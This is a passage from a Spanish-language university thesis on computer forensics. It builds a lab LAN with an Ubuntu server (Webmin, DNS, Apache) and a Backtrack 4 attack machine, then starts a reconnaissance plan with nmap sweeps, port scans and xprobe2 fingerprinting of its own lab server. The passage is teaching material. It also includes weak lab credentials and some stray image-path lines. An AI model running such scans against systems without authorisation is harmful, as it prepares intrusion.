1. La computación forense no es muy conocida, esto se debe a que en el pensum de la carrera no se habla del tema, dicho pensum necesita ser actualizado para que abarque nuevas tecnologías que van surgiendo en el mundo.
2. El software libre es bastante conocido, este es un buen tema, pero las personas que no lo conocen piden que se incluya como materia desde los primeros niveles.
3. Backtrack no es muy conocido, esta distribución está enfocada a la seguridad informática, auditoria informática y computación forense, temas que se mencionan poco en el pensum.

D. Estudio de factibilidad

D.1. Factibilidad técnica

Para crear un ambiente controlado se necesita una pequeña red:

- Servidor
- Conexión a Internet
- Switch de red
- Cables de red
- Dos computadoras clientes
- Software
- Personal calificado

D.1.a) Servidor

Debido a que es un ambiente controlado y son pocas computadoras los requerimientos del servidor son mínimos, por lo que se puede virtualizar el servidor, pero se necesita hardware bastante moderno, con mucha capacidad y un sistema operativo con un software para virtualización.

Por otro lado se puede instalar en una mini-laptop que puede ejecutar las funciones sin virtualizar, haciendo más rápido el trabajo porque ejecuta las funciones directamente en el hardware, por la facilidad de mover la mini-laptop a todos lados es ideal.

Dos computadoras clientes: se necesita una computadora con sistema operativo Windows y otra computadora con sistema operativo Backtrack.

Computadora	**1**	**2**	**3**
Marca	Acer	Clon	Acer
Sistema operativo	Ubuntu server 10.04	Windows Xp	Backtrack 4 r2

Modelo	Aspire One AOA150-1447	----------	Aspire One D255-1268
Procesador	Intel Atom N270 de 1.6 Ghz, 1 Mb de cache L2	Intel Pentium IV de 3.0 Ghz, 2 Mb de cache L2, FSB de 800 Mhz, socket 775	Intel Atom N550 de 1.5 Ghz, 1 Mb de cache L2
Memoria RAM	1 Gb DDR2	512 Mb DDR 400 Mhz, Kingston	1 Gb DDR3, 1333 Mhz
Disco duro	160 Gb, Sata	250 Gb, Sata, Maxtor	250 Gb, Sata
Lector	Ninguno	LG CD-RW	Ninguno
Monitor	Integrado de 8.9”	CRT de 15”, Samsung	integrado de 10.1”
Batería	integrada de 3 celdas de ion de litio	CDP	integrada de 6 celdas de ion de litio

Conexión a Internet: una conexión a Internet de 512 Kbps para hacer las descargas, instalaciones y actualizaciones de software necesarios.

Switch de red: un switch de 8 puertos velocidad de 10/100 Mbps, el cual sirve para conectar el servidor con las computadoras clientes e Internet.

Cables de red: se necesitan 4 cables de red UTP de cinco metros de largo categoría 5e, con los conectores RJ45.

D.1.b) Requisitos del sistema

Ubuntu 10.04 LTS Server Edition es compatible con dos grandes arquitecturas: Intel x86 y AMD64. LTS quiere decir long time support, en español soporte a largo tiempo.

La edición Server proporciona una base común para todo tipo de aplicaciones de servidor. Se trata de diseñar una plataforma que proporciona una mínima lista para los servicios deseados, tales como servicios de alojamiento web. La siguiente tabla muestra las especificaciones de hardware recomendadas. Dependiendo de sus necesidades.

Tipo de instalación	RAM	Espacio en disco duro

Server	128megabytes	500 megabytes a 1 gigabyte

D.1.c) Personal calificado

El personal debe tener conocimientos de Windows y Linux, configuración de servidores Dhcp, Dns y Apache, investigar la distribución Backtrack 4 r2 y sus herramientas, seguridad informática y computación forense.

D.2. Factibilidad económica

A continuación se detalla los costos del proceso investigativo y de los materiales utilizados:

D.2.a) Costos de Hardware

Concepto	Precio unitario en U$	Cantidad	Total US $
Computadora 1	320.00	1	320.00
Computadora 2	200.00	1	200.00
Computadora 3	330.00	1	330.00
Batería CDP	61.00	1	61.00
Switch de ocho puertos 10/100Mbps	25.00	1	25.00
Multi DVD/RW Samsung, USB	75.00	1	75.00
Cables UTP de 5 metros	5.00	4	20.00
		Total US $	1031.00

D.2.b) Costos de Software

Software		Costo US $
Ubuntu server 10.04		0.00
Backtrack 4r2		0.00
Windows Xp Profesional Service Pack 3		200.00
	Total US $	200.00

D.2.c) Otros

Papelería/Otros	Precio unitario en U$	Cantidad	Total US$
Internet móvil	35.00	3	105.00
Fotocopias e impresiones	20.00	1	20.00
Encolochados empastado	75.00	1	75.00
Mano de obra mensual	450.00	6	2700.00
		Total US$	2900.00

D.3. Factibilidad operacional

Las pruebas realizadas al servidor web en el ambiente controlado demuestran que la distribución Backtrack puede obtener mejores resultados y ser utilizada en sistemas reales. Estas pruebas son más efectivas por eso realza la capacidad de la distribución.

D.3.a) Entre los usuarios finales de esta herramienta se encuentran:

- Auditores informáticos.
- Estudiantes de carreras de licenciatura, ingeniería en computación, informática.
- Profesionales del área informática.
- Por lo mencionado anteriormente se garantiza que esta distribución es factible.

E. Diagrama de red

Se creó una pequeña LAN de 3 computadoras:

1. Servidor
2. Atacante
3. Comprobación de daño

Los servidores web generalmente se administran de forma remota, esto es en casos en lo que la organización no puede costear un servidor local. Para simular la administración de un servidor web se implementa Webmin 1.530, se decidió utilizar Webmin porque elimina la necesidad de configuración manualmente el servidor, permite administrar el sistema de la consola de manera grafica y se puede tener acceso de forma remota.

F. Creación del ambiente controlado

Se inicio con la configuración de las computadoras 1 y 3 para la simulación de un sistema de red cliente servidor, se detalla a continuación:

Se descargo la versión Ubuntu Server 10.04 LTS del sitio web: http://www.ubuntu.com/business/get-ubuntu/download

El archivo descargado es una imagen ISO, la cual se quemo en un cd para poder instalarla en la mini mediante un lector óptico externo. Se arranca la computadora 1 con el cd de Ubuntu en la bandeja del lector externo e inicia el proceso de carga para la instalación del sistema.

Una vez que el proceso de carga del cd ha finalizado se procede a instalar el servidor, y se inicia el programa de instalación, este abre el particionador de disco para que el sistema de archivos pueda ser creado y se guarde toda la información necesaria para el servidor.

Punto de montaje	Sistema de archivos	Tamaño

/boot	ext2	512 megabyte
/	lvm	150 gigabyte
	swap	2 gigabyte

Al finalizar el particionado de disco, muestra un listado de paquetes a instalar entre los que seleccionamos el LAMP, servidor DNS y DHCP.

Además, el programa de instalación pregunta por un usuario y una contraseña de acceso al servido por opciones de seguridad el usuario root en Ubuntu no se habilita, pero se puede habilitar. También pregunta por un usuario y una contraseña de MySql.

Usuario: humberto

Contraseña: humberto

Una vez seleccionados todos los paquetes de software a instalar se inicia el proceso de copia de archivos hacia el sistema de destino en el disco duro. Finalizada la copia de archivos, y debido a que los servidores carecen de interfaz grafica predetermina solo muestra una consola de Linux para ingresar el usuario y la contraseña.

Se instalo Ubuntu con las configuraciones mínimas requeridas, ahora se procede a configurar Webmin.

Los servidores web generalmente se administran de forma remota, esto es en casos en lo que la organización no puede costear un servidor local. Para simular la administración de un servidor web se implementa Webmin 1.530, se decidió utilizar Webmin porque elimina la necesidad de configuración manualmente el servidor, permite administrar el sistema de la consola de manera grafica y se puede tener acceso de forma remota.

F.1. Instalar Webmin 1.530

Para instalar Webmin se necesita una conexión a internet para descargar los paquetes de software.

La dirección que siempre mantiene el Webmin más reciente:
http://www.webmin.com/download/deb/webmin-current.deb

Los comandos a seguir son los siguientes:

 # wget http://www.webmin.com/download/deb/webmin-current.deb

El comando “wget” lo que hace es bajar un archivo de internet a la computadora.

 # dpkg –i webmin-current.deb

El comando “dpkg –i” instala el paquete de software.

 # apt-get install –f

El comando “apt-get install –f” fuerza la instalación de las dependencias de los paquetes de software que hagan falta.

Una vez instalado Webmin muestra el siguiente mensaje:

“Webmin install complete. You can now login to https://[nombredelservidor]:10000/ as root with your root password, or as any user who can use sudo to run commands as root.”

En español: La instalación de webmin he finalizado. Ahora puede acceder a https://[nombredelservidor]:10000/ como root con su contraseña de root, o como cualquier usuario que puede usa sudo para correr comando como root.

Cuando la instalación ha terminado se configura la tarjeta o interfaz de red para que el servidor siempre tenga la misma dirección IP.

Para configurar la tarjeta de red se ejecutan los siguientes comandos:

 # nano /etc/network/interfaces

El archivo /etc/network/interfaces contiene lo siguiente:

#The loopback network interface
auto lo
iface lo inet loopback
#The primary network interface
auto eth0
iface eth0 inet dhcp

Se edita el archivo con el editor de texto Nano, esto con el objetivo de dejarlo de la siguiente manera:

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static

address 192.168.0.5

netmask 255.255.255.0

network 192.168.0.0

broadcast 192.168.0.255

gateway 192.168.0.1

Para salir del documento, se presiona CTRL + X, el programa pregunta si desea guardar los cambios, se digita Y, luego pregunta el nombre de archivo, se presiona “Entrar” para que guarde el archivo con el mismo nombre.


Para iniciar la interfaz de red se digita el siguiente comando:

 # /etc/init.d/networking restart


El comando anterior inicia la interfaz de red con la nueva configuración, asignando una dirección IP estática al servidor.

Para entrar a Webmin se abre el navegador web de preferencia, en la barra de dirección se escribe la dirección IP del servidor, en este caso 192.168.0.5, con el protocolo https y el puerto 10000, el navegador puede mostrar un certificado de seguridad que se debe aceptar, debido a que se usa el protocolo seguro.

Carga la siguiente página de inicio:



Para poder ingresar se necesita un usuario y contraseña, si el usuario y la contraseña son correctos presenta la siguiente página




Los módulos se muestran en la parte izquierda de la página, como se observa en la imagen. En la parte derecha se muestra el contenido de la pagina, dependiendo de la opción que se seleccione este cambia.

El idioma por defecto que muestra Webmin es el ingles, pero Webmin soporta múltiples idiomas. Puede seleccionar un idioma diferente para mostrar en las páginas de Webmin de la siguiente manera:

Clic en el modulo de Webmin

Clic en “Cambiar Idioma y Tema” o “Change Language and Theme”




En la opción “Idioma de UI de Webmin” o “Webmin UI Language”, seleccione “Selección personal” o “Personal choice”, puede elegir el idioma deseado y clic en “Realizar cambios” Para cambiar el tema visual de Webmin se siguen los mismos pasos.

Se procede a configurar el servidor DNS para que resuelva los dominios a crear. Para configurar el servidor DNS, se siguen estos pasos:

Clic en el modulo de Red

Clic en el sub-modulo de “Configuración de red”


Clic en “Nombre de máquina y cliente DNS”



En los campos de servidores DNS se llena el servidor DNS que va a resolver las direcciones IP y nombres, se digita la dirección del mismo servidor 192.168.0.5, y se puede digitar hasta 3 direcciones IP de DNS, además se da clic en “Listado..” de “Buscar dominios”, y se digita en la lista el dominio que se va a usar, que es: mired.net, luego se da clic en “Salvar”.

A continuación se da clic en el modulo de “Servidores”, Clic en el sub-modulo “Servidor de DNS BIND”


En la pagina que se muestra se da clic en “Crear una nueva zona maestra”, evidentemente el enlace quiere decir “Crear una nueva zona maestra” de las “Zonas DNS Existentes”



En tipo de zona se selecciona “Reenvió”, se digita el nombre de la zona maestra, en este caso es el nombre del dominio que se digito en la lista de “Nombre de máquina y cliente DNS”, la dirección de correo que recibirá los mensajes de servidor, el resto de los campos se dejan igual y clic en crear.

La nueva zona maestra carga su página de administración, en la cual se puede configurar las opciones que desee.


Se procede a registrar el nombre del servidor para que el servidor DNS pueda resolver su dirección IP. Se da clic en el icono “Dirección”, esta muestra una nueva pantalla para llenar los campos nombres y dirección IP del servidor, y crear.




Para registrar mas host se siguen los mismos pasos, cuando ya haya finalizado de registrar todas las maquinas de la red, se aplica la zona, clic en la opción “Apply zone” en

la parte de arriba. Ahora se va a configurar la opción para resolver las direcciones IP en la red.

Se siguen los mismos pasos anteriores, pero en tipo de zona se selecciona “Inversas”, se digita parte de la dirección IP, la dirección de correo que recibirá los mensajes de servidor, el resto de los campos se dejan igual y clic en crear.




Se creó la dirección inversa y abre una pantalla de administración de las zonas inversas, se da clic en “Dirección inversa”,



En el campo dirección se completa la dirección IP, luego en el campo maquina se digita el nombre de la maquina, por ultimo clic en crear. Y se aplica la zona.

La configuración básica ya se hizo, ahora se procede a configurar un alias de nombre, para poder configurar el alias, se da clic en el índice de modulo, en la sección de

“Zonas DNS Existentes”, se da clic sobre la zona “mired.net”, y clic en “Alias de nombre”, se digita el nombre: www, y en nombre real la dirección del servidor: ubuntuserveprueba.mired.net, se crea y aplica la zona



Configuración de apache

Se crea un usuario en el servidor para que va a tener acceso al sistema, con esto se crea una carpeta con el nombre del usuario en el directorio “/home”.

Los siguientes pasos son aplicables a cualquier usuario creado y para los futuros usuarios.

En el directorio home de cada usuario se crea una carpeta llamada “www”, esta carpeta va a contener toda la información del sitio web para el dominio que se especifique en el servidor apache. El dominio se configura en el servidor DNS para que pueda resolver las direcciones IP o los nombres que sean necesarios. Una vez que se ha configurado la zona en el servidor DNS, se da clic en el modulo de “Servidores”, luego clic en “Servidor web apache”.

Clic en la pestaña “Create virtual host”

- La opción de manejar conexiones para direccionar se deja por cualquier dirección.
- Puerto por defecto, o si se quiere forzar el puerto se puede especificar.
- Raíz para documentos se digita la dirección del directorio home del usuario que contiene la carpeta www.
- Nombre del servidor se digita el nombre que se configura en el servidor DNS, en este caso www.mired.net, el resto de las opciones se dejan por defecto y se crea el virtual host.

Una vez creado el virtual host se aplican los cambios, para que el sitio esté disponible a cualquier persona que quiera ingresar a la dirección web www.mired.net

Los servidores web pueden alojar más de un sitio web, para eso se hace uso de las direcciones IP virtuales, esto quiere decir que a una interfaz de red real se le agrega una interfaz de virtual. Esta configuración se puede hace desde Webmin con los siguientes pasos:

Clic en el modulo de Red, se selecciona la interfaz de red que esta activa y que sea real, en este caso eth0, cuando abra la pagina de la interfaz de red, se da clic en el vinculo "agregar interfaz virtual", este vinculo lleva a la pagina crear una nueva interfaz virtual, ahí se llenan los campos de nombre de la interfaz, la dirección IP que va a usar esta interfaz virtual, se debe de seleccionar la opción de que la interfaz virtual se arranque al cargar el equipo, esta opción es para que esté disponible a todos los usuarios.

Una vez que se tiene la dirección IP en la interfaz virtual se procede a configurar el servidor apache para que pueda alojar otro sitio web.

Se da clic en el modulo de servidores, clic en servidor web apache, clic en la pestaña create virtual host, pero ahora las opciones para llenar el formulario cambian, se selecciona "Dirección especifica", en este caso la dirección IP que tiene la interfaz virtual, se digita la raíz del documento, el resto se deja por defecto, y crear.

Aplicar los cambios para que surtan efecto, y ya se tiene un servidor web apache con 3 sitios web diferentes, una que corresponde a la dirección IP 192.168.0.5, otro a la dirección IP 192.168.0.6 en la interfaz virtual y la que corresponde a www.mired.net.

Se descargo la versión Backtrack 4 r2 del sitio web http://www.backtrack-linux.org/backtrack/backtrack-4-r2-download/.

Se instala Bactrack en una memoria usb para cargar desde la memoria e instalar dicho sistema en la computadora 3, se siguen los pasos de particionado de discos utilizados en la instalación de Ubuntu. Una vez que se ha que termina el particionado se procede con la copia de archivos. Backtrack trae por defecto un usuario y contraseña:

Usuario: root

Contraseña: toor

Una vez instalado el sistema se inicia sesión con el usuario y contraseña, backtrack no trae interfaz grafica por defecto, pero se puede iniciar con el comando:

 # startx

G. Plan de prueba

Propone un modelo conceptual y operacional, según y se basa en las siguientes etapa

G.1. Reconocimiento

G.1.a) Recolectar y evaluar

Con el comando dhclient, la computadora manda una solicitud de dirección ip en la red, si hay un servidor DHCP escuchando las peticiones, puede atender esa solicitud dependiendo de la configuración del servidor. Si la computadora logra obtener una dirección ip, se inicia una mapeo de la red.

root@bt:~# dhclient
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/1c:75:08:1f:5f:fe
Sending on LPF/eth0/1c:75:08:1f:5f:fe
Sending on Socket/fallback
DHCPREQUEST of 192.168.1.67 on eth0 to 255.255.255.255 port 67
DHCPREQUEST of 192.168.1.67 on eth0 to 255.255.255.255 port 67
DHCPREQUEST of 192.168.1.67 on eth0 to 255.255.255.255 port 67
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.0.157 from 192.168.0.5
DHCPREQUEST of 192.168.0.157 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.0.157 from 192.168.0.5
bound to 192.168.0.157 -- renewal in 265 seconds.

El comando anterior muestra que el servidor DHCP tiene una dirección ip 192.168.0.5.
Para encontrar los hosts en la red, se hace un barrido de ping con nmap
*root@bt:~# nmap -sP 192.168.0.**

Starting Nmap 5.35DC1 (http://nmap.org) at 2011-05-11 19:39 UTC
Nmap scan report for 192.168.0.1
Host is up (0.00097s latency).
MAC Address: 00:27:0E:1F:5E:0D (Intel Corporate)

Nmap scan report for ubuntuserverprueba.mired.net (192.168.0.5)
Host is up (0.00049s latency).
MAC Address: 00:23:8B:96:E0:A7 (Quanta Computer)
Nmap scan report for 192.168.0.6
Host is up (0.00057s latency).
MAC Address: 00:23:8B:96:E0:A7 (Quanta Computer)
Nmap scan report for 192.168.0.146
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.58 seconds

Nmap muestra los hosts que encontró en el rango de ip 192.168.0.0 a 192.168.0.254, que en este caso resultan ser 3. El servidor que usa 2 direcciones ip en la misma mac, eso quiere decir que virtualiza una dirección ip. Luego se utiliza el nmap para pings TCP, con el objetivo de encontrar versiones del sistema victima.

root@bt:~# nmap -PT 192.168.0.5
Starting Nmap 5.35DC1 (http://nmap.org) at 2011-05-11 19:40 UTC
Nmap scan report for ubuntuserverprueba.mired.net (192.168.0.5)
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
10000/tcp open snet-sensor-mgmt
MAC Address: 00:23:8B:96:E0:A7 (Quanta Computer)

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds

G.1.b) Escaneo para obtener puertos libres y servicios usando una conexión tcp.

root@bt:~# nmap -sT 192.168.0.5
Starting Nmap 5.35DC1 (http://nmap.org) at 2011-05-11 19:42 UTC
Nmap scan report for ubuntuserverprueba.mired.net (192.168.0.5)
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open Ssh
53/tcp open domain
80/tcp open http
10000/tcp open snet-sensor-mgmt
MAC Address: 00:23:8B:96:E0:A7 (Quanta Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

G.1.c) Escaneo de conexiones tcp semiabiertas por medio de paquetes SYN

root@bt:~# nmap -sS 192.168.0.5
Starting Nmap 5.35DC1 (http://nmap.org) at 2011-05-11 19:42 UTC
Nmap scan report for ubuntuserverprueba.mired.net (192.168.0.5)
Host is up (0.00061s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
10000/tcp open snet-sensor-mgmt
MAC Address: 00:23:8B:96:E0:A7 (Quanta Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

G.1.d) Identificación de sistema operativo mediante nmap

root@bt:~# nmap -O 192.168.0.5
Starting Nmap 5.35DC1 (http://nmap.org) at 2011-05-11 20:13 UTC
Nmap scan report for ubuntuserverprueba.mired.net (192.168.0.5)
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
10000/tcp open snet-sensor-mgmt
MAC Address: 00:23:8B:96:E0:A7 (Quanta Computer)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds

G.1.e) Identificación de sistema operativo mediante xprobe2

root@bt:~# xprobe2 -v 192.168.0.5

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is 192.168.0.5
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
